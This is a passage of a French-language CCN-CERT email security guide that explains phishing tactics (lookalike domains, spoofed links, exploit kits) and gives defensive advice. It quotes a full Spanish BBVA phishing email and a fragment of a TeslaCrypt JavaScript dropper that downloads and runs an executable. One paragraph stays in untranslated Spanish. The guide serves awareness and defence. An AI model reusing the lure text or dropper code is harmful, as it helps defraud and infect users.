Voir l'exemple suivant avec ce dernier outil. Supposons qu'un attaquant crée une campagne de *phishing* en utilisant *gasnatural.es* comme leurre. Après avoir vérifié que ce domaine possède des enregistrements SPF (concept expliqué ci-dessous) et qu'il ne peut pas être usurpé, les attaquants décident d'enregistrer un domaine similaire. Pour ce faire, ils utilisent *dnstwist*. Cet outil automatise la génération de domaines similaires à partir de celui entré comme argument, dans ce cas le domaine légitime *gasnatural.es*. Avec l'option -r, il montrera les domaines similaires actuellement enregistrés. Notez que la sortie montre des domaines similaires en utilisant diverses techniques :

- ***Omission*** (suppression de caractères) : ***gasnatura.com***
- ***Hyphernation*** (ajout d'un trait d'union) : ***gas-natural.es***

[Figure 3-10] Outil *DNSTwist* (domaines enregistrés similaires à *gasnatural.es*)




Si vous exécutez la même commande sans le paramètre -r, *dnstwist* générera une multitude de domaines similaires en utilisant certaines des techniques mentionnées précédemment ainsi que des techniques de répétition, d'insertion, de remplacement, d'addition, etc. L'image suivante montre le résultat de l'exécution de *dnstwist* avec la génération de 280 variantes en utilisant ces méthodes.

[Figure 3-11] Outil *DSTwist* (recherche de domaines similaires à *gasnatural.es*)

L'attaquant peut sélectionner n'importe lequel de ces domaines pour envoyer un courriel malveillant. Ces dernières années, plusieurs campagnes de *phishing ont été menées* en utilisant cette même méthode. L'une des plus pertinentes a été la campagne d'Endesa. Les attaquants [Ref - 20] ont utilisé plusieurs faux domaines d'Endesa pour se faire passer pour la société et infecter les utilisateurs avec une variante de *TorrentLocker* (un type de *ransomware*). L'un des expéditeurs utilisés était "*endesa-clientes.com*", qui présente une certaine similitude avec le domaine légitime "endesaclientes.com". Il est possible de vérifier au moyen d'un whois que la date d'enregistrement du domaine a été faite presque quelques jours avant de commencer à envoyer les courriels malveillants

[Figure 3-12] Whois *endesa-clientes.com*

```
root@ccn-cert:~# whois endesa-clientes.com | grep Date:
   Updated Date: 30-may-2016
   Creation Date: 30-may-2016
   Expiration Date: 30-may-2017
root@ccn-cert:~#
```

Ces courriels tentent de simuler une facture d'Endesa comme celle qui figure dans l'image de droite. Le lien "*Vérifiez votre facture et votre consommation*" renvoie à un fichier .zip hébergé sur un certain site web (un serveur compromis) qui contient un fichier *JavaScript* qui déclenche le téléchargement et l'exécution du *ransomware*.

[Figure 3-13] *Phishing endesa-clientes.com*

L'autre technique à laquelle les attaquants ont souvent recours consiste à usurper le compte et le domaine réels de l'expéditeur. Il s'agit sans doute de la méthode la plus efficace, car elle augmente la probabilité que la victime ouvre un courriel provenant d'une personne qu'elle connaît. Toutefois, pour pouvoir usurper le domaine d'un utilisateur, le serveur DNS qui lui est associé doit être dépourvu de certaines mesures de sécurité, comme le SPF (Sender Policy Framework). SPF, tel que décrit par la société **Proofpoint** est :

**"…un protocole d'authentification des e-mails qui permet à votre entreprise de spécifier qui est autorisé à envoyer des e-mails au nom de votre domaine. Vous pouvez autoriser les expéditeurs pour les fournisseurs d'e-mails dans le système de nom de domaine (DNS). Cet enregistrement SPF comprend une liste d'adresses IP approuvées et d'adresses IP de fournisseurs."**

Un attaquant peut facilement vérifier si un certain domaine fait usage de SPF, par exemple, au moyen de la commande ***dig***. Dans l'exemple suivant, vous pouvez voir l'enregistrement SPF du domaine légitime *correos.es*. Les serveurs indiqués avec l'option "a" correspondent à ceux qui sont autorisés à envoyer des e-mails.


[Figure 3-14]
*SPF correos.es*

# 3.6 Liens nuisibles

L'utilisation de liens malveillants est sans doute l'une des techniques les plus couramment utilisées pour exécuter du code sur l'ordinateur de la victime ou pour en obtenir des informations. Le type de lien (où il pointe, quel type d'actions il exécute, etc.) dépendra des objectifs des attaquants. Les utilisations les plus courantes des liens malveillants sont décrites ci-dessous


**L'utilisation de liens malveillants est sans doute l'une des techniques les plus couramment utilisées pour exécuter du code sur l'ordinateur de la victime ou pour en obtenir des informations**

## 3.6.1 *Phishing* bancaire

Si l'objectif est d'obtenir des données financières de la part des utilisateurs, il est courant qu'un e-mail soit conçu pour tenter d'usurper l'identité d'une certaine banque [Ref - 21]. Si l'utilisateur clique sur le lien, il sera redirigé vers une page qui ressemble ou est presque identique à celle de la banque qu'il tente d'usurper.

Notez que dans l'image suivante, où le lien semble pointer vers le site légitime de la banque BBVA (www.bbva.es).

[Figure 3-15] *Phishing* bancaire (BBVA)



De:BBVA <info@bbva.es>

BBVA

**Estimado cliente de BBVA:**

**Grupo BBVA** siempre trata de encontrar sus expectativas mas altas. Por eso usamos la ultima tecnologia en seguridad para nuestros clientes. Por lo tanto nuestro departamento de antifraude ha desarrollado un nuevo sistema de seguridad que elimine cualquier posibilidad del acceso de la tercera persona a sus datos, cuentas ni fondos. Este sistema esta construido en la utilizacion de una pregunta secreta y respuesta.

Su respuesta secreta seria usada para confirmar su identidad cuando haga una operacion de pagos.
Es obligatorio para todos los clientes de **BBVA** en Linea usar este sistema de seguridad.
Nuestro consejo para usted es que introduzca sus datos se acceso para pasar La Verificacion Del Sistema.

Si el registro no es realizado dentro de 48 Horas su cuenta sera suspendida temporalmente hasta que su registro sea completado.
Esto solo le va a costar unos minutos de su tiempo y va a tener una seguridad mucho mas estable.
Para comenzar el registro por favor haga click aqui:

https://www.bbva.es/TLBS/tlbs/esp/segmento/particulares/index.jsp

Cependant, si l'utilisateur clique dessus, il sera redirigé vers une certaine IP malveillante. Cette astuce tire parti de la propriété HREF du langage HTML, où le site Web légitime est indiqué comme nom du lien, tandis que le lien lui-même pointe vers le site malveillant. L'image suivante montre combien il est facile de créer un lien dont le nom est *https://www.bbva.es* alors que le lien qui lui est associé pointe vers un site web malveillant.


Dans d'autres cas, des noms de domaine similaires au nom légitime sont souvent enregistrés (en utilisant les mêmes techniques que celles détaillées dans la section 3.5) pour donner plus de crédibilité à l'e-mail ou même utiliser des services légitimes tels que Google Docs [Ref - 22] pour héberger le formulaire frauduleux correspondant. La page malveillante demande les informations d'identification ou les coordonnées bancaires de l'utilisateur (par exemple, le numéro de carte et les coordonnées) sous une certaine justification. Les données saisies par l'utilisateur sont envoyées à un serveur contrôlé par les attaquants.

### 3.6.2 Lien de téléchargement vers un fichier malveillant

Si l'objectif est d'infecter l'ordinateur de l'utilisateur, il est courant d'utiliser un lien pointant vers un fichier malveillant hébergé sur un serveur, de sorte qu'une fois que l'utilisateur clique dessus, le téléchargement commence. Il n'est pas rare que même des services légitimes tels que Dropbox, Mega, etc. soient utilisés. (voir image 3-3) sont même utilisés pour héberger de tels fichiers afin de contourner certaines solutions de sécurité.


[Figure 3-16]
HREF (lien nuisible)

Les campagnes de *phishing menées* en mai 2015 [Réf - 23] pour infecter les utilisateurs avec *Cryptolocker* [Réf - 24] ont une fois de plus utilisé l'ingénierie sociale pour convaincre les utilisateurs de télécharger et d'exécuter un certain fichier. Dans ce cas, les courriels prétendaient provenir du bureau de poste et alertaient l'utilisateur qu'une certaine lettre recommandée n'avait pas pu être distribuée. Si l'utilisateur cliquait sur le bouton "*Télécharger des informations sur votre envoi*", un fichier .rar contenant l'exécutable du ransomware était téléchargé..




[Figure 3-17] *Phishing* Correos

Notez que pour rendre l'e-mail plus crédible et donner à l'utilisateur un faux sentiment de sécurité, il est demandé de saisir un certain *captcha avant de télécharger* le fichier.

### 3.6.3 Kits d'exploitation Web


Bien qu'ils ne soient pas aussi répandus que par le passé, ils ont été développés et mis à jour ces dernières années [Ref - 25]. Les kits d'exploitation Web constituent l'une des technologies les plus sophistiquées pour infecter un utilisateur sans que celui-ci ait besoin de télécharger ou d'exécuter un fichier malveillant. Ces outils identifient les vulnérabilités du navigateur ou de l'un de ses *plugins* (généralement *Flash*, *Silverlight* ou *Java*) afin d'exécuter un code malveillant sur l'ordinateur de la victime.

Le niveau de sophistication que ce type d'outils peut atteindre peut être observé dans le *kit d'exploitation Angler* [Réf. - 26], qui dispose de plusieurs techniques pour échapper aux solutions de sécurité telles qu'EMET et aux environnements contrôlés (*bac à sable*, machines virtuelles, etc.). D'autres *kits d'exploitation Web* sont en augmentation : Capesand, *RIG* et *Fallout* [Ref - 25].

**Les kits d'exploitation Web constituent l'une des technologies les plus sophistiquées pour infecter un utilisateur sans que celui-ci ait besoin de télécharger ou d'exécuter un fichier malveillant**

En général, le processus d'infection est similaire à celui décrit ci-dessous. Tout d'abord, un utilisateur reçoit un courriel dans lequel, par le biais de l'ingénierie sociale, il est encouragé à cliquer sur une certaine URL. Si l'utilisateur clique sur le lien, il est redirigé vers un serveur TDS ou *Traffic Direction System*. L'objectif de ce serveur est d'évaluer si la victime présente un intérêt, c'est-à-dire si elle est un candidat à la compromission ou non. À cette fin, des caractéristiques telles que l'*agent utilisateur* du navigateur, l'adresse IP, la directive de *référence*, etc. sont généralement prises en compte.

Si l'utilisateur est considéré comme intéressant, il sera redirigé vers le kit d'exploitation du serveur, qui analysera la version du navigateur et les plugins qui y sont installés. Si l'une des versions de ces composants est vulnérable, le kit d'exploitation du serveur lancera l'exploit correspondant pour exécuter du code sur l'ordinateur de l'utilisateur et télécharger le logiciel malveillant approprié. L'image suivante montre une représentation simplifiée de ce processus.




[Figure 3-18]
*Kit d'exploitation Web*

Dans le cas où l'utilisateur n'est pas considéré comme intéressant (par exemple, parce qu'il utilise un navigateur non ciblé par les attaquants), aucune action préjudiciable ne sera entreprise (en redirigeant l'utilisateur, par exemple, vers un site légitime).

**NOTE :**

**Veuillez noter que l'URL reçue par l'utilisateur ne sera pas toujours malveillante. Dans les attaques dites "*watering hole*", les attaquants, avant d'envoyer tout courriel nuisible, analysent les habitudes de navigation de la victime. Une fois ces informations recueillies, ils tentent de compromettre certaines des pages web les plus fréquemment consultées par les utilisateurs. En général, la méthode d'infection consiste à ajouter un code malveillant pour rediriger le visiteur vers le *kit d'exploitation Web* contrôlé par les attaquants (par exemple, un simple *iframe Javascript*). La dernière étape consiste à envoyer un courriel contenant un lien vers l'URL légitime précédemment compromise.**

**Cette méthode est beaucoup plus efficace en raison de la crédibilité qu'elle apporte à l'utilisateur de voir un site de confiance. L'attaque de février 2016 contre des diplomates et des militaires indiens, surnommée *Operation Transparent Tribe* [Ref - 27] par les chercheurs de Proofpoint, a utilisé ce type de technique pour infecter des ordinateurs spécifiques avec le RAT *MSIL/Crimso*.**

Cabe destacar que todo este proceso es realizado de forma totalmente transparente al usuario. Incluso algunos *Exploit Kits* como *Angler* [Ref – 28] tienen capacidad para ejecutar el código dañino directamente en memoria sin escribir ningún fichero en disco. Esta técnica, denominada *fileless infection*, permite sortear diversas soluciones de seguridad (por ejemplo, algunos sistemas antivirus) que únicamente intervienen cuando hay alguna escritura en disco.

# 4. Bonnes pratiques dans l'utilisation du courrier électronique

Après avoir pris connaissance des techniques de tromperie les plus courantes utilisées par les attaquants, il sera plus facile pour le lecteur de comprendre les raisons des différentes recommandations de sécurité décrites ci-dessous. Cette liste est divisée en deux groupes. D'une part, nous fournirons une série de recommandations visant à apprendre à l'utilisateur à identifier les éventuels courriels frauduleux et à éviter ainsi d'être victime de l'une des attaques décrites ci-dessus.

D'autre part, à partir de la section "Sécurité des communications par courrier électronique", quelques conseils seront proposés pour améliorer la confidentialité et la sécurité des communications par courrier électronique.

**Après avoir pris connaissance des techniques de tromperie les plus courantes utilisées par les attaquants, il sera plus facile de comprendre les raisons des différentes recommandations de sécurité**

# 4.1 Identifier les e-mails nuisibles

Courrier avec un motif inhabituel

Vérification de l'expéditeur

Vérification des fichiers téléchargés

Mises à jour du système d'exploitation et des applications

Macros dans les documents Office

### 4.1.1 Courrier avec un motif inhabituel

Le conseil le plus efficace pour identifier les e-mails malveillants est sans aucun doute le bon sens. Cela signifie que tout symptôme ou tendance hors de ce qui est considéré comme normal ou habituel doit éveiller les soupçons de l'utilisateur. Un schéma ou un symptôme irrégulier peut signifier : recevoir un e-mail d'un expéditeur inconnu, recevoir un e-mail demandant des coordonnées bancaires, etc.


**Le bon sens. Cela signifie que tout symptôme ou tendance hors de ce qui est considéré comme normal ou habituel doit éveiller les soupçons de l'utilisateur**

Par exemple, un courriel envoyé par une entreprise de confiance qui présente un sujet ou une demande inhabituelle et dans lequel un fichier ou un lien est joint, devrait susciter une certaine méfiance de la part de l'utilisateur. Dans ce scénario, avant d'ouvrir une pièce jointe, il est conseillé de contacter l'expéditeur supposé en utilisant une autre méthode de contact, par exemple, le téléphone, le sms, un autre courriel, etc. De cette façon, il sera possible de corroborer si le courriel reçu est légitime ou non. N'oubliez pas, comme nous l'avons vu au point 3.5, qu'un attaquant peut parfois usurper un domaine légitime lorsque celui-ci ne dispose pas de mesures de sécurité adéquates.

### 4.1.2 Vérification de l'expéditeur

Ne vous fiez pas uniquement au nom de l'expéditeur. L'utilisateur doit vérifier que le domaine du courriel reçu est de confiance. Selon le client de messagerie utilisé, cette vérification sera effectuée différemment. Par exemple, si l'utilisateur utilise Gmail via son service web, il verra un en-tête similaire à celui qui suit chaque fois qu'il recevra un courriel d'une personne avec laquelle il n'a jamais communiqué auparavant.


**Ne vous fiez pas uniquement au nom de l'expéditeur. L'utilisateur doit vérifier que le domaine du courriel reçu est de confiance.**




[Figure 4-1] En-tête de l'expéditeur (Gmail)

Notez que dans ce cas, le nom et l'adresse électronique de l'expéditeur sont tous deux visibles. Une fois que l'utilisateur aura échangé un courriel avec cet utilisateur, l'adresse électronique ne sera plus affichée dans l'en-tête (à moins que l'utilisateur ne clique sur les détails du courriel), mais seul le nom de l'expéditeur sera affiché. Considérez ceci pour identifier les courriels suspects.

L'image suivante montre l'expéditeur de l'un des e-mails de *phishing* usurpant la société Correos. Notez que, bien que le nom de l'expéditeur soit "Correos", le domaine (*supportpiece.com*) ne correspond pas à celui de la société elle-même (*correos.com*). Comme le montre le bas de la page, l'année d'enregistrement du domaine correspond à 2015, ce qui est totalement inhabituel s'il s'agit du domaine légitime. Pour obtenir les données de création, de mise à jour et d'expiration d'un certain domaine, vous pouvez utiliser des services *whois en ligne* tels que, par exemple, https://whois.domaintools.com/.





[Figure 4-2] En-tête du poste d'*hameçonnage*. Whois *supportpiece.com*

Une autre façon d'enquêter sur l'origine potentiellement nuisible du domaine est d'utiliser des services de réputation en ligne [Ref - 29] ou des services d'analyse des *logiciels malveillants*. Une bonne option est d'utiliser www.virustotal.com qui permet, entre autres, de vérifier les URL. Dans l'image suivante, ce dernier service a été utilisé pour vérifier si le domaine ci-dessus, *supportpiece.com*, pouvait être malveillant. L'image de droite montre le résultat de cette analyse. On constate qu'au moins 6 services de sécurité (sur un total de 66) l'identifient comme malveillant.

Il est recommandé de lire les commentaires fournis par les utilisateurs sur cette plateforme, car ils fournissent souvent des informations précises sur le type de menace que représente le site web ou le domaine analysé (par exemple, en indiquant le type de *logiciel malveillant* qui y est téléchargé).

[Figure 4-3] VirusTotal : Analyse des URL nuisibles





Une autre solution pour savoir si le domaine de messagerie peut être nuisible consiste à le rechercher dans un moteur de recherche avec des mots clés tels que *phishing*, *malware*, fraude, etc. Par exemple, à partir de l'*abruti* suivant dans Google ***'"supportpiece.com" phishing|-malware'*** vous obtenez rapidement des références à des pages, blogs, services, etc. dans lequel il identifie le domaine supportpiece.com comme frauduleux.

[Figure 4-4] Résultats de la recherche Google

Si vous souhaitez analyser de manière plus approfondie l'origine du courrier reçu, ainsi que le chemin qu'il emprunte en passant par chaque serveur de messagerie, vous devez obtenir les en-têtes de celui-ci. Bien que cette analyse puisse être fastidieuse pour un utilisateur non technique, il existe des services en ligne tels que : https://toolbox.googleapps.com/apps/messageheader/analyzeheader qui facilitent cette tâche. Il suffit à l'utilisateur de coller les en-têtes dans la zone de texte ci-dessus et de cliquer sur le bouton "*Analyser l'en-tête ci-dessus*". L'image suivante montre le résultat d'un exemple d'email utilisant ce service. La partie inférieure de l'image (encadré rouge) montre les en-têtes "bruts" tandis que la partie supérieure de l'image offre un résumé plus explicatif de leur signification.

Pour savoir comment obtenir ces en-têtes pour les services Gmail, AOL, Excite Webmail, Hotmail, Yahoo ! ou pour les clients de messagerie Apple Mail, Mozilla, Opera ou Outlook, voir le lien suivant : https://support.google.com/mail/answer/22454?hl=en.

[Figure 4-5] Analyse des en-têtes de courriel




### 4.1.3 Vérification des fichiers téléchargés

Avant d'ouvrir un fichier téléchargé à partir d'un courriel, assurez-vous de l'extension du fichier. Comme décrit à la section 3.1, les attaquants peuvent utiliser des icônes d'applications connues (Adobe, Word, Excel, etc.) pour camoufler la véritable nature du fichier. Si l'utilisateur n'a pas désactivé l'option "*Masquer les extensions de fichiers pour les types de fichiers connus*", il peut être victime de la supercherie et l'exécuter en pensant qu'il s'agit d'un fichier inoffensif. N'oubliez pas non plus de vérifier le nom complet du fichier. Windows affichera trois points (voir image 3-9) pour indiquer que le nom de fichier est supérieur à celui qui est affiché.

**Avant d'ouvrir un fichier téléchargé à partir d'un courriel, assurez-vous de l'extension du fichier**

[Figure 4-6] Masquer les extensions de fichiers




Il est important de noter que les fichiers exécutables, c'est-à-dire ceux qui ont la capacité d'exécuter du code sur la machine, ne se réduisent pas uniquement aux fichiers portant l'extension .exe. Autres extensions telles que : *.com, .cpl, .paf, .cmd, .cpl, .js, .jse, .msi, .msp, .mst, .vbs, .vbe, .psc1,* etc., sont capables d'exécuter des actions nuisibles sur votre ordinateur.

Par exemple, les fichiers portant l'extension .js qui sont exécutés à partir du disque (une fois téléchargés) sont interprétés par l'*hôte de script Windows*, un environnement d'exécution que Windows utilise pour exécuter les fichiers *JScript* et *VBScript*. Cet environnement permet d'exécuter un fichier .js avec la même liberté que tout autre fichier exécutable. Les attaquants connaissent bien les avantages [Réf. - 30] de l'exécution de JavaScript en dehors de l'environnement du navigateur, c'est pourquoi il est courant de trouver des courriels dont les pièces jointes contiennent un fichier .js. Les campagnes de ransomware *TeslaCrypt*

d'avril 2016 [Réf - 31] ont précisément utilisé cette méthode pour infecter leurs victimes. Le fragment de code suivant correspond au fichier *JavaScript* envoyé en pièce jointe qui télécharge et exécute la charge utile finale, un binaire .exe correspondant au *ransomware TeslaCrypt*.

[Figura 4-7] Code *JavaScript* nuisible.
Source : Sophos

```
var ll = "[redacted].com [redacted].com [redacted].com".split(" ");
var ws = WScript.CreateObject("WScript.Shell");
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var fo = WScript.CreateObject("Scripting.FileSystemObject");
. . .
xa.write(xo.response);
xa.saveToFile("iywrbchubv.exe");
ws.Run("iywrbchubv.exe");
```

Compte tenu des informations ci-dessus, il est important que l'utilisateur n'exécute aucun fichier dont l'extension est étrange ou inconnue. En outre, l'utilisation d'applications de liste blanche est recommandée. Les applications de liste blanche sont conçues pour protéger le système d'exploitation contre les programmes non autorisés et nuisibles. Leur objectif est de garantir que seuls les programmes explicitement autorisés peuvent être exécutés en empêchant l'exécution de tous les autres. La mise en œuvre de ce type de système est réalisée en utilisant une combinaison de logiciels qui identifient et autorisent l'exécution de programmes approuvés avec l'utilisation de listes de contrôle d'accès qui empêchent la modification de ces restrictions. Par exemple, **AppLocker** est un ensemble de politiques dans Windows 7 qui permet plusieurs niveaux de conformité et de liste blanche. Ces politiques vous permettent de spécifier quels utilisateurs peuvent exécuter certaines applications [Ref - 39]. Il est également possible de définir des politiques pour empêcher l'exécution de binaires à partir de certains chemins (répertoires).

**Il est important que l'utilisateur n'exécute aucun fichier dont l'extension est étrange ou inconnue**

### 4.1.4 Mises à jour du système d'exploitation et des applications

Il est recommandé de disposer d'un système d'exploitation mis à jour. Les applications bureautiques ainsi que le navigateur et chacun de ses composants (*plugins/extensions*) doivent également être mis à jour à la dernière version. Cela réduira considérablement l'exposition aux attaques provenant d'URL malveillants pointant vers des *kits d'exploitation Web*. Comme détaillé dans la section 3.6.3, ces outils ont la capacité de

compromettre un ordinateur en visitant simplement un lien (sans avoir besoin de télécharger ou d'exécuter un fichier) en exploitant les faiblesses du navigateur ou de l'un de ses composants.

